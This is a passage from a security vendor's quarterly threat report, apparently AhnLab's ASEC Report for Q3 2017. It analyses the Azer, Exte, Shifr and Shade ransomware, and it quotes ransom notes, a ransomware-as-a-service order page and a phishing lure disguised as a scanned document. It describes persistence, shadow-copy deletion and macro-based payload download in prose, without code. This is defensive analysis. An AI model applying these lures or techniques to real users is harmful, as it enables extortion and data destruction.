Spotted on July 5, *Azer* was written in Visual C++. Once the user's system is infected, the ransomware duplicates itself to the Application Data folder and runs.

Azer modifies the registry to include itself in the system's startup programs, to ensure that the encryption process is not interrupted if the PC is shut off or rebooted.

Azer adds the extension .azer to encrypted files as shown in Figure 2-8.




Ransom_Test
File Edit View Favorites Tools Help
Back Search Folders
Address C:₩Documents and Settings₩[redacted]₩Desktop₩Ransom_Test
Go
File and Folder Tasks
Make a new folder
Publish this folder to the Web
Share this folder
Other Places
Desktop

Name	Size	Type	Date Modified
15CBEC0A47D16950F096F9E34C2B4E60-email-[webmafia@asia.com].AZER	9 KB	AZER File	7/19/2017 12:37 PM
1A1072210AE62846D976C5730F400D56-email-[webmafia@asia.com].AZER	197 KB	AZER File	7/19/2017 12:37 PM
54993EB04032EDD02A29138B448CD2E0-email-[webmafia@asia.com].AZER	35 KB	AZER File	7/19/2017 12:37 PM
703283D62031330959237ACA248B1819-email-[webmafia@asia.com].AZER	155 KB	AZER File	7/19/2017 12:37 PM
9072231402EC12F01CD0625A0745F800-email-[webmafia@asia.com].AZER	9 KB	AZER File	7/19/2017 12:37 PM
_INTERESTING_INFORMACION_FOR_DECRYPT.TXT	1 KB	Text Document	7/19/2017 12:37 PM
A337C26C23E813D8581D41DD2841F8E8-email-[webmafia@asia.com].AZER	25 KB	AZER File	7/19/2017 12:37 PM
D576111A44A2577C372388B148FC3C8C-email-[webmafia@asia.com].AZER	13 KB	AZER File	7/19/2017 12:37 PM

Figure 2-8 | Files added with the .Azer extension

The .txt ransom note created in the folder containing the encrypted files includes the infected PC's unique ID and two email addresses for sending the request to release the files as shown in Figure 2-9. One is the address used in the file name, while the other presumably is intended as a refer to the current U.S. president.



_INTERESTING_INFORMACION_FOR_DECRYPT.TXT - Notepad
File Edit Format View Help


```
All you files encrypted
For decrypt write to email:
webmafia@asia.com
donald@trampo.info
You ID - cfc8f[redacted]6f678fd
```

Figure 2-9 | Azer's ransom note and instructions for recovery

Exte

Discovered on July 14, *Exte* is another CryptoMix variant written in Visual C++, and is thus almost identical with the aforementioned Azer in duplicating itself and modifying the registry.

Exte adds the extension .EXTE to encrypted files.




Address C:₩Documents and Settings₩[redacted]₩Desktop₩Ransom_Test

Name	Size	Type	Date Modified
4DF01DCC18D4F5CB9FFCBF342104DA3F.EXTE	25 KB	EXTE File	7/19/2017 2:13 PM
710F734A222F173686D859052A5EFBAA.EXTE	9 KB	EXTE File	7/19/2017 2:13 PM
_HELP_INSTRUCTION.TXT	1 KB	Text Document	7/19/2017 2:13 PM
A74CFE61174311289B1125C51F72F59C.EXTE	9 KB	EXTE File	7/19/2017 2:13 PM
ADEE203525622520DF1232BF2D920994.EXTE	35 KB	EXTE File	7/19/2017 2:13 PM
BD4C15591C9983C9659B508324C9983D.EXTE	155 KB	EXTE File	7/19/2017 2:13 PM
F3DF321814D714E0A862A75D1D06F954.EXTE	13 KB	EXTE File	7/19/2017 2:13 PM
F4AB68983BABE830F6D4959643DBCCA4.EXTE	197 KB	EXTE File	7/19/2017 2:13 PM

Figure 2-10 | Files with the new .Exte extensions

Unlike Azer, the ransom note created by Exte in the encrypted file folder provides three email addresses from different domains including “exte” in the name. Furthermore, unlike Azer that beings the infected PC’s unique ID with “You ID”, Exte uses the heading “Decrypt-ID”.




```
Hello!
Attention! All Your data was encrypted!
For specific informartion, please send us an email with Your ID number:
exte1@msgden.net
exte2@protonmail.com
exte3@reddithub.com
We will help You as soon as possible!

DECRYPT-ID-05478b[redacted]d3d5a6e number
```

Figure 2-11 | Exte’s ransom note with instructions for file recovery

3. Ransomware-as-a-Service (Raas)

Ransomware-as-a-Service (RaaS) or ransomware developed and managed by third parties for a price, began to appear in 2016. The ransomware *Shifr*, discovered in the third quarter of this year, is one of these RaaS. The attackers require only a simple set of information such as bitcoin address,



Create new ransomware


Bitcoin address for receiving your cut.

Ransom. Minimal ransom is 0.01 BTC. Maximum is 1 BTC

Please enter captcha.

Figure 2-12 | Potential attackers need only to fill out three fields to request a ransomware the ransom amount and a captcha check; while other fabricators ask for a bitcoin address, email, and desired amount of ransom to be demanded and the file extension to be used. This enables anyone to handily order up Shifr ransomware.

The provider for the Shifr service demands a 10% cut of the profits, a relative bargain for the attacker compared to the average rate of half the profits by other providers. These features may lead more attackers to turn to Shifr.



- Ransom from 0.01 BTC to 1 BTC.
- Automatic payouts.


How can I earn money with it?

Create it using the form on top of the page and spread it. Once someone pays the ransom you will get part of the paid money(90%). Please note that we take 10% commsion from paid ransoms.

Contacts and support

Figure 2-13 | Shifr's RaaS

Files encrypted by Shifr are given the extension .shifr, as shown in Figure 2-14.



Name	Date	Type	Size
BlogForm_BookReview.hwp	2010-02-12		24KB
Ransom_Test.zip	2016-04-19		197KB
test.docx.shifr	2017-06-29	SHIFR	17KB
test.pptx.shifr	2017-06-29	SHIFR	46KB
Test.xlsx.oops	2017-01-25	OOPS	9KB

Figure 2-14 | Files encrypted by .shifr

Shifr encrypts document files and pictures, commonly found in all systems, but leaves compressed files untouched.





Figure 2-15 | Ransom note dropped on the desktop

Once the encryption of the files in a system infected by Shifr is completed, a ransom note file is created on the desktop, as shown in Figure 2-15. This is a unique feature of Shifr, as most ransomware create a ransom note in each folder containing encrypted files.

The ransom note created by Shifr and placed on the desktop only contains a simple message "Your files have been encrypted" as shown in Figure 2-16, and a link for instructions on how to decrypt the files. The note is very simple, compared with those of other ransomware that include detailed instructions on ransom payment and file recovery.


Your files have been en ×
file:///C:/Users/rain/Desktop/HOW_TO_DECRYPT_FILES.html


Your files have been encrypted.

To decrypt your files, follow instructions here.

Figure 2-16 | Shifr's minimalist ransom note

4. Ransomware flavored with social engineering

Shade, a ransomware that disguises itself as a scanned document sent by an all-in-one printer, surfaced in late July. This ransomware appears to be designed to target users in corporate environments that often encounter



noreply@[redacted] <noreply@[redacted]>
Scanned image from MX-2600N

noreply@[redacted]_20170731_445698.doc
60 KB

Reply to: noreply@[redacted] <noreply@[redacted]>
Device Name: Not Set
Device Model: MX-2600N
Location: Not Set

File Format: Microsoft Office Word
Resolution: 200dpi x 200dpi

Attached file is scanned image in DOC format.

Figure 2-17 | Shade ransomware disguised as an emailed scanned document scanned documents as part of their daily routines. The ransomware uses a password-protected document file in an advanced attack pattern that sets itself apart from the competition.

As shown in Figure 2-17, Shade disguises itself as an email sent by a printer after scanning a file. The ransomware uses an official-looking "noreply" email address to try to assuage the recipient's suspicions.

Opening the Word document file contained in the email produces a popup message asking for the file's password.


Most Word files distributed via spammed email messages do not include passwords. The example above, however, uses a password to lock the document and includes the password in the email message to try to avoid detection.

Figure 2-18 | Downloaded malware

Entering the password contained in the email body runs the macro embedded in the Word file. The macro connects to a particular URL to download and run the malware.


Shade creates a batch file when run, which is used to delete the volume shadow copy containing the Windows system restore point, the remote desktop access history and Windows event records. The ransomware then proceeds with the encryption and alters the file extensions. Most files are targeted for attack, from DOC, PPT, XLS, TXT and other documents to EXE and ZIP files. Once the encryption is complete, the ransomware deletes itself to erase its footprints.

It has become widely known that ransomware is distributed as attachments in spammed emails. However, using a password-locked file may buy time for the malicious code to exploit weaknesses. Shade appears to be the latest in such attempts to employ increasingly-advanced attack patterns.



test.doc	test.doc.725
test.docm	test.docm.725
test.docx	test.docx.725
test.hwp	test.hwp.725
test.ppt	test.ppt.725
test.pptx	test.pptx.725
test.txt	test.txt.725
test.xls	test.xls.725
test.xlsx	test.xlsx.725
test.xml	test.xml.725

Figure 2-19 | Files before encryption (left), after encryption (right)



ВНИМАНИЕ!
Все важные файлы на всех дисках вашего комп
ьютера были зашифрованы.
Подробности вы можете прочитать в файлах
README.txt, которые можно найти на любом из
дисков.

ATTENTION!
All the important files on your disks were encrypted.
The details can be found in README.txt files which
you can find on any of your disks.

Figure 2-20 | Shade's ransom note

ASEC REPORT

Vol.88
Q3 2017

Contributors	ASEC Researchers	Publisher	AhnLab, Inc.
Editor	Content Creatives Team	Website	www.ahnlab.com
Design	Design Team	Email	global.info@ahnlab.com